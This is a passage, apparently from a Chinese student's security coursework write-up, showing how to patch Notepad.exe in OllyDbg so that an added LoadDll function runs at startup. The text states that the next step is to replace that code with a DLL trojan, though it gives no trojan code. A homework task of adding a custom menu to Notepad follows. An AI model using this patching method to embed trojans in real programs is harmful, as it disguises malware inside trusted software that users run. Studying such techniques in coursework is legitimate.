


图8

我们可以看到消息处理过程是从地址01003449处开始的，一会儿我们将从地址01003444这里开始消息处理，只是增加一个简单的call指令，利用5个int3和mov edi,edi共7个字节，改写一个call指令——call dword ptr [1013014]（共6个字节，后面补一个nop，其中1013014是新添加函数的虚拟地址），如图9所示。修改后，右键选择“复制到可执行文件”->“全部修正”，保存修改。




图9

然后再修改先前调用该01003449处的赋值，即将地址01004559处mov dword ptr ss:[ebp-28],Modify..01003449，改成mov dword ptr ss:[ebp-28],Modify..01003444（01003449减去5个int3所占的5字节所得到的地址），如图10所示，再次保存修改。退出OllyDbg，提示保存到磁盘时，另存为Notepad2.exe。




图10

运行生成的Notepad2.exe，程序启动时会首先弹出一个对话框，如图11所示。




图11

从结果可以看出，达到了预期的目的。下一步要做的就是把LoadDll函数中的代码换成我们的DLL木马代码，重新编译运行。再次按照上面的步骤依次进行即可。

这里顺便说一下如何在记事本中添加菜单并执行自己的功能。以我们的作业为例，要求在记事本中添加一个菜单，单击菜单后弹出自己的姓名、学号。

首先，用ExeScope打开Notepad.exe，添加一个菜单，ID为66，菜单名为我的名字 卢奎(&L)，保存退